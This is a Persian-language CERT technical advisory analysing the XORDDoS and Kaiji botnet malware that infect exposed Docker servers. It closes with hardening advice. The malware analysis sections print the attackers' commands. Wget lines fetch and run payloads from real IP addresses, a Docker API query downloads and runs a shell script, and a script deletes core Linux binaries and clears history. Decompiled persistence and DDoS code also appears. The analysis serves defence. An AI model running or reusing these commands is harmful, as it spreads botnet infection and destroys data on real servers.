بسمه تعالی

مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه‌ای
سازمان فناوری اطلاعات ایران
معاونت امنیت فضای تولید و تبادل اطلاعات

حملات DDoS بر سرورهای Docker با استفاده از بدافزارهای XORDDoS و Kaiji DDoS

سایر

شناسه سند ..... Maher_13990409-1
نوع سند ..... گزارش فنی
شماره نگارش ۱/۰
تاریخ نگارش ۱۳۹۹/۰۴/۰۸
طبقه‌بندی سند ..... عادی

تهران- میدان آرژانتین- ابتدای بلوار بیهقی- نبش خیابان شانزدهم- ساختمان شماره ۱ سازمان فناوری اطلاعات ایران
(۰۲۱)۴۲۶۵۰۰۰۰
(۰۲۱)۴۲۶۵۰۰۰۰
cert.ir

فهرست مطالب

۱ مقدمه

اخیراً دو گونه مختلف از بدافزارهای باتنت لینوکس، سرورهای Docker را در معرض خطر قرار می‌دهند؛ بدافزار XORDDoS (کشف شده توسط Trend Micro به عنوان Backdoor.Linux.XORDDOS.AE) و بدافزار Kaiji DDoS (کشف شده توسط Trend Micro به عنوان DDoS.Linux.KAIJI.A). بدافزار XORDDoS جهت هدف قرار دادن میزبان‌های لینوکس در سیستم‌های ابری و Kaiji به منظور هدف قرار دادن دستگاه‌های اینترنت اشیاء (IoT) استفاده می‌شود. مهاجمان معمولاً از باتنت‌ها جهت انجام حملات brute-force پس از اسکن پورت‌های باز Secure Shell (SSH) و Telnet استفاده می‌کنند. سرورهای Docker از پورت ۲۳۷۵ استفاده می‌کنند. پورت ۲۳۷۵ در این سرورها باز بوده و می‌توان بدون رمزنگاری و احراز هویت به آن متصل شد.

تفاوت قابل توجهی بین روش حمله این دو نوع از بدافزار وجود دارد. حمله XORDDoS با آلوده سازی سرور Docker به کلیه سیستم‌های میزبانی شده روی آن نفوذ می‌کند و Kaiji فایل‌هایی را که بدافزار پس از حمله DDoS نصب می‌کند را گسترش می‌دهد. این بدافزارها باعث تسهیل حملات DDoS، که منجر به بستن، غیرفعال کردن یا اختلال در شبکه، وبسایت یا خدمات می‌شوند، خواهند شد. این کار با استفاده از چندین سیستم برای غلبه بر سیستم هدف، تا زمانی که ترافیک برای سایر کاربران غیرقابل دسترسی شود، انجام می‌شود.

۲ تحلیل بدافزار XORDDoS

فرآیند آلودگی XORDDoS با جست‌وجوی میزبان‌هایی با پورت‌های ۲۳۷۵ از سرور Docker در معرض خطر، آغاز می‌گردد. سپس مهاجمان دستوری حاوی کانتینرهایی که در سرور Docker میزبانی شده‌اند را ارسال می‌کنند. این کانتینرها یک نسخه تکراری از سیستم فایل می‌سازند و این کار امکان اجرای اپلیکیشن‌ها در یک محیط امن را پدید می‌آورد. بدین ترتیب همه منابع و فایل‌ها درون سیستم فایل کانتینر اجرا می‌شود. در این وضعیت متغیرهای محیطی همراه با کتابخانه‌ها درون کانتینرها نگهداری می‌شوند.پس از آن، دستورات زیر را در کلیه کانتینرها اجرا کرده و آن‌ها را با بدافزار XORDDoS آلوده می‌کنند.

```
wget hxxp://122[.]51[.]133[.]49:10086/VIP -O VIP
chmod 777 VIP
./VIP
```

Payload مربوط به XORDDoS (Backdoor.Linux.XORDDOS.AE) از کلید XOR استفاده شده در سایر حملات (BB2FA36AAA9541F0)، برای رمزگذاری رشته‌ها و ارتباط با سرور فرمان و کنترل (C&C) استفاده می‌کند. همچنین چندین نسخه از خود را درون دستگاه به عنوان مکانیسم ماندگاری ایجاد می‌کند.

```
CreateDir(&v58);
CreateDir(&v57);
CreateDir(&v56);
CreateDir(&v52);
CreateDir(&v55);
randstr(&v60, 10);
snprintf(&v48, 1024, "%s%s", &v58, &v60);
snprintf(&v47, 1024, "%s%s", &v57, &v60);
snprintf(&v46, 1024, "%s%s", &v56, &v60);
get_self(&v49, 1024);
copyfile(&v49, &v53);
if ( copyfile(&v49, &v48) )
{
  randmd5(&v48);
  LinuxExec(&v48);
}
else if ( copyfile(&v49, &v47) )
{
  randmd5(&v47);
  LinuxExec(&v47);
}
else if ( copyfile(&v49, &v46) )
{
  randmd5(&v46);
  LinuxExec(&v46);
```

شکل ۱: قطعه کدی که ایجاد چندین کپی از XORDDoS توسط این بدافزار را نمایش می‌دهد.

این Payload منجر به آغاز حملات SYN، ACK و انواع DNS از حملات DDoS می‌شود.

```
if ( v4 == 5 )
{
  *(_DWORD *)(v2 + 8) = build_syn(a2);
}
else if ( v4 == 0xA )
{
  *(_DWORD *)(v2 + 8) = build_ack(a2);
}
else
{
  if ( v4 != 4 )
  {
    *(_DWORD *)(v2 + 8) = 0;
    return free(v2);
  }
  *(_DWORD *)(v2 + 8) = build_dns(a2);
}
```

شکل ۲: این قطعه کد انواع حملات DDoS که بدافزار XORDDoS می‌تواند اجرا کند را نمایش می‌دهد.

همچنین می‌تواند یک بدافزار مشابه را بارگیری و اجرا کرده یا خود را به‌روزرسانی کند.

```
else if ( a4 == 6 )
{
  v17 = strdup(v20);
  pthread_create((int)&v21, 0, (int)downfile, v17);
}
else if ( a4 == 7 )
{
  v11 = strdup(v20);
  pthread_create((int)&v21, 0, (int)updatefile, v11);
}
```


شکل ۳: قابلیت بارگیری یا به‌روزرسانی فایل‌ها توسط XORDDoS

- این بدافزار داده‌های زیر را جهت انجام حملات فوق جمع‌آوری می‌نماید:
- اطلاعات CPU
- MD5 فرآیندهای در حال اجرا
- اطلاعات حافظه
- سرعت شبکه
- PID فرآیندهای در حال اجرا

لازم به ذکر است برخی قابلیت‌های این نوع خاص از XORDDoS، در نسخه‌های قدیمی‌تر این بدافزار نیز موجود بوده است.

۳ تحلیل بدافزار Kaiji

همانند بدافزار XORDDoS، بدافزار Kaiji نیز سرورهای Docker را هدف قرار می‌دهد. اپراتور آن اینترنت را برای میزبان‌هایی با پورت‌های ۲۳۷۵ اسکن می‌کند. پس از یافت آن، سرور Docker را پیش از استقرار یک کانتینر ARM که دودویی Kaiji را اجرا می‌کند، ping می‌کند. اسکریپت 123.sh (Trojan.SH.KAIJI.A)، payload بدافزار به نام linux_arm (DDoS.Linux.KAIJI.A) را بارگیری و اجرا می‌کند. سپس سایر دودویی‌های لینوکس که اجزای اصلی سیستم‌عامل هستند و برای عملکرد DDoS لازم نیستند را حذف می‌کند.


{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":
[],"Cmd":["/bin/bash","-c","apt-get install wget -y;wget http://62.171.160.189/11/123.sh;bash 123.sh;while true;do echo hello world;sleep
1;done"],"Image":"registry.decima.frontier.com:5000/docker_arm32_s_decima","Volumes":{},"WorkingDir":"","Entrypoint":null,"OnBuild":null,"Labels":{},"HostCon
fig":{"Binds":null,"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBindings":{},"RestartPolicy":{"Name":"no","MaximumRe

شکل ۴: کوئری‌ای که اسکریپت 123.sh را بارگیری و اجرا می‌کند.

```
wget http://62.171.160.189/linux_arm;
chmod +x linux_arm;
./linux_arm;
rm -rf linux*;
history -c
cd /usr/bin;
rm -rf whoami yes x86_64 perl touch apt* du head find last du stat who whami wget curl;
cd /bin/;
rm -rf mv ps sleep touch ss mkdir dd cat chmod dir ip su  sed ping* ls cp login sh sed rm rmdir gzip echo date ls dir pwd rm tar sh
history -c
```

شکل ۵: قطعه کدی که حذف دودویی‌های لینوکس را نمایش می‌دهد.

Payload تحت عنوان linux_arm، که مربوط به بدافزار Kaiji می‌باشد، حملات DDoS زیر را آغاز می‌کند:

- حمله ACK
- حمله IPS spoof
- حمله SSH
- حمله SYN
- حمله SYNACK
- حمله TCP flood
- حمله UDP flood

این بدافزار همچنین داده‌های زیر را به منظور استفاده در حملات فوق جمع‌آوری می‌کند:

- اطلاعات CPU
- دایرکتوری‌ها
- نام دامنه‌ها
- آدرس IP میزبان
- PID فرآیندهای در حال اجرا
- طرح URL

۴ دفاع در برابر حملات این بدافزارها

همانطور که مشاهده می‌شود، عاملان بدافزار دائماً روش خود را به منظور انجام حملات خود در سایر نقاط شبکه تغییر می‌دهند. از آنجا که سرورهای Docker برای استقرار در فضای ابری مناسب هستند، گزینه مناسبی برای استفاده در سازمان‌ها و همچنین هدف جذابی برای مجرمان سایبری می‌باشند.

اعمال روش‌های زیر جهت ایمن سازی سرورهای Docker توصیه می‌شود:

- ایمن سازی کانتینر میزبان: از ابزارهای نظارتی و کانتینرهای میزبان در یک سیستم‌عامل کانتینردار استفاده شود.
- ایمن سازی محیط شبکه: از سیستم پیشگیری از نفوذ (IPS) و فیلتر وب استفاده شود تا مشاهده ترافیک داخلی و خارجی فراهم شود.
- ایمن سازی پشته مدیریت: رجیستری کانتینر، کنترل و ایمن شده و نصب Kubernetes غیرفعال شود.
- ایمن سازی بخش ساخت: پیاده سازی یک طرح کنترل دسترسی کامل و مداوم
- برای اسکن و ایمن سازی کانتینرها از ابزارهای امنیتی استفاده شود.

۵ مراجع

[1] https://blog.trendmicro.com/trendlabs-security-intelligence/xorddos-kaiji-botnet-malware-variants-target-exposed-docker-servers/